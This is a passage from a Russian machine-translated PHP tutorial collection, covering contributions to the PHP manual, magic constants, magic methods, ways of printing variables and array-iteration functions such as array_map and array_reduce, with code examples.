PHP имеет большую официальную документацию уже на http://php.net/manual/ . Руководство PHP содержит практически все функции языка, основные библиотеки и большинство доступных расширений. Есть много примеров, чтобы учиться. Руководство PHP доступно на нескольких языках и в форматах.

Лучше всего, **документация бесплатна для редактирования** .

Команда документации PHP предоставляет онлайн-редактор для руководства PHP на странице https://edit.php.net . Он поддерживает несколько служб Single-Sign-On, включая вход в систему с вашей учетной записью стека переполнения. Вы можете найти введение в редактор по адресу https://wiki.php.net/doc/editor .

Изменения в руководстве PHP должны быть одобрены людьми из группы документации PHP, имеющей *Doc Karma* . Doc Karma похожа на репутацию, но сложнее получить. Этот процесс экспертной оценки гарантирует, что в Руководство по PHP попадет только фактическая правильная информация.

Руководство по PHP написано в DocBook, которое является простым в изучении языка разметки для создания книг. На первый взгляд это может показаться немного сложным, но есть шаблоны, чтобы вы начали. Вы, конечно, не должны быть экспертом DocBook, чтобы

внести свой вклад.

Советы по внесению вклада в руководство

Ниже приведен список советов для тех, кто хочет внести свой вклад в руководство по PHP:

- **Следуйте указаниям стиля руководства** . Убедитесь, что руководство по стилю руководства всегда соблюдается для согласованности.
- **Выполнять орфографические и грамматические проверки** . Обеспечьте правильное использование орфографии и грамматики - иначе представленная информация может быть сложнее ассимилироваться, а контент будет выглядеть менее профессионально.
- **Будьте осторожны в объяснениях** . Избегайте рассмешения, чтобы четко и кратко представить информацию разработчикам, которые хотят быстро ссылаться на нее.
- **Отделите код от его выхода** . Это дает более чистые и менее сложные примеры кода для разработчиков для переваривания.
- **Проверьте порядок раздела страницы** . Убедитесь, что все разделы редактируемой страницы руководства находятся в правильном порядке. Однородность в руководстве облегчает быстрый поиск и поиск информации.
- **Удалите содержимое, связанное с PHP 4** . Конкретные упоминания о PHP 4 больше не актуальны, учитывая, сколько лет оно сейчас. Их следует удалить из руководства, чтобы избежать свертывания его ненужной информацией.
- **Правильно файлы версий** . При создании новых файлов в документации убедитесь, что идентификатор версии файла не установлен, например: `<!-- $Revision$ -->` .
- **Объедините полезные комментарии в руководстве** . Некоторые комментарии дают полезную информацию, которую руководство может извлечь из этого. Они должны быть объединены в содержимое главной страницы.
- **Не нарушайте сборку документации** . Всегда проверяйте правильность написания PHP-кода, прежде чем вносить изменения.

Прочитайте Внесение изменений в Руководство по PHP онлайн:
https://riptutorial.com/ru/php/topic/2003/внесение-изменений-в-руководство-по-php

глава 32: Волшебные константы

замечания

Магические константы отличаются формой `__CONSTANTNAME__` .

В настоящее время существует восемь магических констант, которые изменяются в зависимости от того, где они используются. Например, значение `__LINE__` зависит от строки, в которой он используется в вашем скрипте.

Эти специальные константы нечувствительны к регистру и имеют следующий вид:

название	Описание
`__LINE__`	Текущий номер строки файла.
`__FILE__`	Полный путь и имя файла файла с символическими ссылками разрешены. Если используется внутри include, возвращается имя включенного файла.
`__DIR__`	Каталог файла. Если используется внутри include, возвращается каталог включенного файла. Это эквивалентно `dirname(__FILE__)` . Это имя каталога не имеет завершающей косой черты, если это не корневая директория.
`__FUNCTION__`	Имя текущей функции
`__CLASS__`	Имя класса. Имя класса включает пространство имен, в котором оно было объявлено (например, `Foo\Bar`). При использовании в методе trait `__CLASS__` - это имя класса, в котором используется признак.
`__TRAIT__`	Имя признака. Имя признака включает пространство имен, в котором оно было объявлено (например, `Foo\Bar`).
`__METHOD__`	Имя метода класса.
`__NAMESPACE__`	Имя текущего пространства имен.

Наиболее распространенным вариантом использования этих констант является отладка и ведение журнала

Examples

Разница между __FUNCTION__ и __METHOD__

`__FUNCTION__` возвращает только имя функции, тогда как `__METHOD__` возвращает имя класса вместе с именем функции:

```
<?php

class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

Разница между __CLASS__, get_class () и get_called_class ()

`__CLASS__` magic constant возвращает тот же результат, что и `get_class()` вызываемая без параметров, и оба возвращают имя класса, где он был определен (т. `get_class()` Где вы написали имя функции / имя константы).

Напротив, `get_class($this)` и `get_called_class()` будут возвращать имя фактического класса, который был создан:

```
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

Текущий файл

Вы можете получить имя текущего файла PHP (с абсолютным путем), используя магическую константу `__FILE__` . Это чаще всего используется в качестве метода ведения журнала / отладки.

```
echo "We are in the file:" , __FILE__ , "\n";
```

Текущий каталог

Чтобы получить абсолютный путь к каталогу, в котором находится текущий файл, используйте магическую константу `__DIR__` .

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

Чтобы получить абсолютный путь к каталогу, в котором находится текущий файл, используйте `dirname(__FILE__)` .

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

Получение текущего каталога часто используется фреймворками PHP для установки базового каталога:

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:

$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

Сепараторы

> Система Windows отлично понимает пути `/` in, поэтому `DIRECTORY_SEPARATOR` используется в основном при анализе путей.

Помимо магических констант PHP также добавляет некоторые фиксированные константы для работы с путями:

- `DIRECTORY_SEPARATOR` для разделения каталогов в пути. Принимает значение `/` на * nix и `\` на Windows. Пример с представлениями можно переписать с помощью:

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- Редко используется константа `PATH_SEPARATOR` для разделения путей в `$PATH` среды `$PATH`. Это `;` на Windows, `:` в противном случае

Прочитайте Волшебные константы онлайн: https://riptutorial.com/ru/php/topic/1428/волшебные-константы

глава 33: Волшебные методы

Examples

__get (), __set (), __isset () и __unset ()

Всякий раз, когда вы пытаетесь получить определенное поле из класса, например:

```
$animal = new Animal();
$height = $animal->height;
```

PHP вызывает магический метод `__get($name)` , в этом случае `$name` равно `"height"` . Запись в поле класса следующим образом:

```
$animal->height = 10;
```

`__set($name, $value)` магический метод `__set($name, $value)` , с `$name` равным `"height"` и `$value` равным `10` .

PHP также имеет две встроенные функции `isset()` , которые проверяют, существует ли переменная, и `unset()` , которая уничтожает переменную. Проверка того, установлено ли поле объектов так:

```
isset($animal->height);
```

Будет вызывать `__isset($name)` для этого объекта. Уничтожение такой переменной:

```
unset($animal->height);
```

Будет вызывать `__unset($name)` для этого объекта.

Обычно, когда вы не определяете эти методы в своем классе, PHP просто извлекает поле, поскольку оно хранится в вашем классе. Однако вы можете переопределить эти методы для создания классов, которые могут хранить данные как массив, но могут использоваться как объект:

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
```

```
        }

        return $this->data[$name];
    }

    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

empty () и магические методы

Обратите внимание, что вызов `empty()` в атрибуте class будет вызывать `__isset()` поскольку в руководстве PHP указано:

> empty () по существу является кратким эквивалентом **! isset ($ var) || $ var == false**

__construct () и __destruct ()

`__construct()` является наиболее распространенным магическим методом в PHP, потому что он используется для установки класса при его инициализации. Противоположностью метода `__construct()` является метод `__destruct()` . Этот метод вызывается, когда больше нет ссылок на созданный объект или когда вы принудительно удаляете его. Сбор мусора PHP очистит объект, сначала вызвав его деструктор, а затем удалив его из памяти.

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
```

```
    public $height;

    public function __construct($width, $height) {
        parent::__construct();

        $this->width = $width;
        $this->height = $height;
        echo "Created {$this->width}x{$this->height} Rectangle\n";
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__нанизывать()

Всякий раз, когда объект рассматривается как строка, вызывается метод `__toString()`. Этот метод должен возвращать строковое представление класса.

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ({$this->age})";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);
```

```
// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__invoke ()

Этот волшебный метод вызывается, когда пользователь пытается вызвать объект как функцию. Возможные варианты использования могут включать некоторые подходы, такие как функциональное программирование или некоторые обратные вызовы.

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__call () и __callStatic ()

`__call()` и `__callStatic()` вызываются , когда кто - то называет несуществующий метод объекта в объекте или статическом контексте.

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
```

```
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
        // Also this method is simplified, so it does not check if there
        // is a valid name or
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

Пример:

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
```

```
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleep () и __wakeup ()

`__sleep` и `__wakeup` - это методы, связанные с процессом сериализации. Функция `serialize` проверяет, имеет ли `__sleep` метод `__sleep` . Если это так, оно будет выполнено до любой сериализации. `__sleep` возвращает массив имен всех переменных объекта, который должен быть сериализован.

`__wakeup` в свою очередь, будет выполняться путем `unserialize` если он присутствует в классе. Это намерение состоит в том, чтобы восстановить ресурсы и другие вещи, которые необходимо инициализировать после несериализации.

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__debugInfo ()

> Этот метод вызывается `var_dump()` при сбросе объекта, чтобы получить свойства, которые должны быть показаны. Если метод не определен для объекта, будут показаны все общедоступные, защищенные и частные свойства. - Руководство PHP

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5,6

```
var_dump(new DeepThought());
```

Вышеприведенный пример выводит:

```
class DeepThought#1 (0) {
}
```

5,6

```
var_dump(new DeepThought());
```

Вышеприведенный пример выводит:

```
class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__clone ()

`__clone` вызывается использованием ключевого слова `clone` . Он используется для управления состоянием объекта при клонировании, после того, как объект был фактически клонирован.

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

Пример:

```
$user1 = new CloneableUser();
$user1->name = "John";
```

```
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

Прочитайте Волшебные методы онлайн: https://riptutorial.com/ru/php/topic/1127/волшебные-методы

глава 34: Вывод значения переменной

Вступление

Чтобы создать динамическую и интерактивную PHP-программу, полезно выводить переменные и их значения. Язык PHP позволяет использовать несколько методов вывода значений. В этом разделе рассматриваются стандартные методы печати значения в PHP и где эти методы могут быть использованы.

замечания

Переменные в PHP бывают разных типов. В зависимости от варианта использования вы можете вывести их в браузер как отображаемый HTML, вывести их для отладки или вывести их на терминал (при запуске приложения через командную строку).

Ниже приведены некоторые из наиболее часто используемых методов и языковых конструкций для вывода переменных:

- `echo` - выводит одну или несколько строк
- `print` - `print` строку и возвращает `1` (всегда)
- `printf` - выводит форматированную строку и возвращает длину выводимой строки
- `sprintf` - Форматирует строку и возвращает форматированную строку
- `print_r` - выводит или возвращает содержимое аргумента как удобочитаемой строки
- `var_dump` - `var_dump` удобочитаемую отладочную информацию о содержимом аргумента (ов), включая его тип и значение
- `var_export` - `var_export` или возвращает строковый рендеринг переменной как действительный PHP-код, который можно использовать для воссоздания значения.

  Примечание. При попытке вывода объекта в виде строки PHP попытается преобразовать его в строку (путем вызова `__toString()` - если объект имеет такой метод). Если недоступно, ошибка, аналогичная `Object of class [CLASS] could not be converted to string` будет показана. В этом случае вам придется дополнительно осмотреть объект, смотри: output-a-structured-view-of-arrays-and-objects .

Examples

эхо и печать

`echo` и `print` - это языковые конструкции, а не функции. Это означает, что они не требуют круглых скобок вокруг аргумента, как функция (хотя всегда можно добавлять круглые скобки вокруг почти любого выражения PHP, и, следовательно, `echo("test")` тоже не

повредит). Они выводят строковое представление переменной, константы или выражения. Они не могут использоваться для печати массивов или объектов.

- Назначьте строку `Joel` переменной `$name`

```
$name = "Joel";
```

- Вывести значение $ name с помощью `echo` & `print`

```
echo $name;   #> Joel
print $name;  #> Joel
```

- Скобки не требуются, но могут использоваться

```
echo($name);  #> Joel
print($name); #> Joel
```

- Использование нескольких параметров (только `echo`)

```
echo $name, "Smith";       #> JoelSmith
echo($name, " ", "Smith"); #> Joel Smith
```

- `print` , в отличие от `echo` , является выражением (оно возвращает `1`) и, следовательно, может использоваться в других местах:

```
print("hey") && print(" ") && print("you"); #> you11
```

- Вышеупомянутое эквивалентно:

```
print ("hey" && (print (" " && print "you"))); #> you11
```

Сокращенное обозначение для `echo`

Когда вне PHP-тегов , по умолчанию используется сокращенная нотация для `echo` , используя `<?=` Для начала вывода и `?>` Чтобы закончить ее. Например:

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

Обратите внимание, что завершение отсутствует `;` , Это работает, потому что закрывающий тег PHP действует как ограничитель для одного оператора. Таким образом, в этой сокращенной нотации принято опускать точку с запятой.

Приоритет `print`

Хотя `print` - это языковая конструкция, она имеет приоритет, такой как оператор. Он помещает между `= += -= *= **= /= .= %= &=` И `and` операторами и оставил ассоциацию. Пример:

```
echo '1' . print '2' + 3; //output 511
```

Тот же пример с скобками:

```
echo '1' . print ('2' + 3); //output 511
```

Различия между `echo` и `print`

Короче говоря, существуют два основных отличия:

- `print` принимает только один параметр, в то время как `echo` может иметь несколько параметров.
- `print` возвращает значение, поэтому его можно использовать как выражение.

Вывод структурированного представления массивов и объектов

`print_r()` - Вывод массивов и объектов *для отладки*

`print_r` выводит человеческий читаемый формат массива или объекта.

У вас может быть переменная, которая представляет собой массив или объект. Попытка вывести его с помощью `echo` вызовет ошибку:
`Notice: Array to string conversion` . Вместо этого вы можете использовать функцию `print_r` чтобы сбрасывать человеческий читаемый формат этой переменной.

> Вы можете передать **true** как второй параметр, чтобы вернуть содержимое в виде строки.

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;

// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

Это обеспечивает следующее:

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
Hello World
42
```

Кроме того, вывод `print_r` может быть захвачен как строка, а не просто эхом. Например, следующий код сбрасывает форматированную версию `$myarray` в новую переменную:

```
$formatted_array = print_r($myarray, true);
```

Обратите внимание: если вы просматриваете вывод PHP в браузере и интерпретируете его как HTML, то разрывы строк не будут отображаться, а вывод будет гораздо менее разборчивым, если вы не сделаете что-то вроде

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

> Открытие исходного кода страницы также будет форматировать вашу переменную таким же образом без использования `<pre>` .

В качестве альтернативы вы можете указать браузеру, что вы выводите текст, а не HTML:

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

`var_dump()` - `var_dump()` человеком, для отладки информации о содержимом аргумента (ов), включая его тип и значение

Вывод более подробный по сравнению с `print_r` поскольку он также выводит **тип** переменной вместе со своим **значением** и другой информацией, такой как идентификаторы объектов, размеры массива, длины строк, ссылочные маркеры и т. Д.

Вы можете использовать `var_dump` для вывода более детальной версии для отладки.

```
var_dump($myobject, $myarray, $mystring, $myint);
```

Вывод более подробный:

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

Примечание . Если вы используете xDebug в своей среде разработки, выход var_dump по умолчанию ограничен или усечен. Дополнительную информацию о вариантах для изменения см. В официальной документации .

`var_export()` - `var_export()` действительный код PHP

`var_export()` сбрасывает `var_export()` представление элемента PHP .

> Вы можете передать **true** как второй параметр, чтобы вернуть содержимое в переменную.

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

Результат действителен PHP-код:

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

Чтобы поместить содержимое в переменную, вы можете сделать это:

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

После этого вы можете выводить его следующим образом:

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

Это приведет к следующему результату:

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printf vs sprintf

`printf` **выводит** форматированную строку с использованием заполнителей

`sprintf` **вернет** форматированную строку

```
$name = 'Jeff';

// The `%s` tells PHP to expect a string
//            ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

Также возможно форматировать число с этими двумя функциями. Это можно использовать для форматирования десятичного значения, используемого для представления денег, чтобы оно всегда имело две десятичные цифры.

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

Две функции `vprintf` и `vsprintf` работают как `printf` и `sprintf` , но принимают строку формата и массив значений вместо отдельных переменных.

Конкатенация строк с эхом

Вы можете использовать конкатенацию для объединения строк «от конца до конца» при их выводе (например, с `echo` или `print`).

Вы можете объединить переменные с помощью `.` (Период / точка).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//      1. ↓        2. ↓            3. ↓    - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//               ↑       ↑                  - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

Подобно конкатенации, `echo` (при использовании без круглых скобок) можно использовать для объединения строк и переменных вместе (вместе с другими произвольными выражениями) с использованием запятой (,).

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
//                      ↑           ↑        ↑                 - Note the commas

#> "You have ordered 1 item"
```

Конкатенация строк против передачи нескольких аргументов для эха

Передача нескольких аргументов команде echo более выгодна, чем конкатенация строк в некоторых случаях. Аргументы записываются на выходе в том же порядке, в каком они передаются.

```
echo "The total is: ", $x + $y;
```

Проблема с конкатенацией заключается в том, что период . имеет преимущество в выражении. Если оно конкатенировано, для правильного поведения вышеуказанное выражение требует дополнительных скобок. Приоритет этого периода также влияет на троичных операторов.

```
echo "The total is: " . ($x + $y);
```

Вывод больших целых чисел

В 32- `PHP_INT_MAX` системах целые числа, большие, чем `PHP_INT_MAX` , автоматически преобразуются в float. Вывод их в виде целочисленных значений (т.е. ненаучных обозначений) можно выполнить с помощью `printf` , используя представление `float` , как показано ниже:

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                 1024                                    1024  1024
pow(1024,  2)  integer              1048576                                 1048576  1048576
pow(1024,  3)  integer           1073741824                              1073741824  1073741824
pow(1024,  4)   double        1099511627776                           1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                        1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                     1152921504606846976
```

```
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27          1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

Примечание: следите за точностью поплавка, что не бесконечно!

Хотя это выглядит хорошо, на этом надуманном примере все числа могут быть представлены как двоичное число, так как все они имеют мощность 1024 (и, следовательно, 2). См. Например:

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

Выведите многомерный массив с индексом и значением и напечатайте в таблице

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )

    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

Вывод многомерного массива с индексом и значением в таблице

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

Прочитайте Вывод значения переменной онлайн: https://riptutorial.com/ru/php/topic/6695/вывод-значения-переменной

глава 35: Выполнение по массиву

Examples

Применение функции к каждому элементу массива

Чтобы применить функцию к каждому элементу массива, используйте `array_map()` . Это вернет новый массив.

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray` теперь представляет собой `array(2,3,4,5,6);` ,

Вместо использования анонимной функции вы можете использовать именованную функцию. Вышеупомянутое можно написать так:

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

Если именованная функция является методом класса, вызов функции должен включать ссылку на объект класса, к которому принадлежит метод:

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

Другой способ применения функции к каждому элементу массива - `array_walk()` и `array_walk_recursive()` . Обратный вызов, передаваемый в эти функции, принимает как ключ / индекс, так и значение каждого элемента массива. Эти функции не возвращают новый массив, а не логический для успеха. Например, чтобы напечатать каждый элемент в простом массиве:

```
$array = array(1, 2, 3, 4, 5);
```

```
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5"
```

Параметр значения обратного вызова может передаваться по ссылке, позволяя вам изменять значение непосредственно в исходном массиве:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array` теперь представляет собой `array(2,3,4,5,6);`

Для вложенных массивов `array_walk_recursive()` будет углубляться в каждый поддиапазон:

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

Примечание : `array_walk` и `array_walk_recursive` позволяют изменять значение элементов массива, но не ключей. Передача ключей по ссылке в обратный вызов действительна, но не действует.

Разделить массив на куски

array_chunk () разбивает массив на куски

Предположим, что мы следим за одномерным массивом,

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

Теперь, используя **array_chunk ()** над массивом PHP,

```
$output_array = array_chunk($input_array, 2);
```

Выше кода создаст фрагменты из двух элементов массива и создаст многомерный массив следующим образом.

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )
```

```
    [1] => Array
        (
            [0] => c
            [1] => d
        )

    [2] => Array
        (
            [0] => e
        )

)
```

Если все элементы массива не равномерно разделены размером блока, последним элементом выходного массива будут оставшиеся элементы.

Если мы передадим второй аргумент меньше 1, тогда **E_WARNING** будет **выбрано** , а выходной массив будет **NULL** .

параметр	подробности
$ array (array)	Входной массив, массив для работы
$ size (int)	Размер каждого фрагмента (целочисленное значение)
$ preserve_keys (boolean) (необязательно)	Если вы хотите, чтобы выходной массив сохранил ключи, он установил значение **TRUE в** противном случае **FALSE** .

Внедрение массива в строку

`implode()` объединяет все значения массива, но теряет всю ключевую информацию:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Имплицировать ключи можно с помощью `array_keys()` :

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

Имитация ключей со значениями более сложна, но может быть выполнена с использованием функционального стиля:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
```

```
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce` уменьшает массив до одного значения. В принципе, `array_reduce` будет проходить через каждый элемент с результатом последней итерации и создавать новое значение для следующей итерации.

Использование: `array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)`

- $ carry - результат последнего раунда итерации.
- $ item - значение текущей позиции в массиве.

Сумма массива

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

результат: `15`

Наибольшее количество в массиве

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

результата: `211`

Все элементы более 100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

результат: `true`

Является ли какой-либо товар менее 100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

результат: `true`

Подобно implode ($ array, $ piece)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

результат: `"hello-world-PHP-language"`

если сделать метод implode, исходный код будет:

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

результат: `"hello-world-PHP-language"`

Массивы «Destructuring» с использованием списка ()

Используйте list (), чтобы быстро назначить список значений переменных в массив. См. Также compact ()

```
// Assigns to $a, $b and $c the values of their respective array elements in          $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

С PHP 7.1 (в настоящее время в бета-версии) вы сможете использовать синтаксис короткого списка :

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
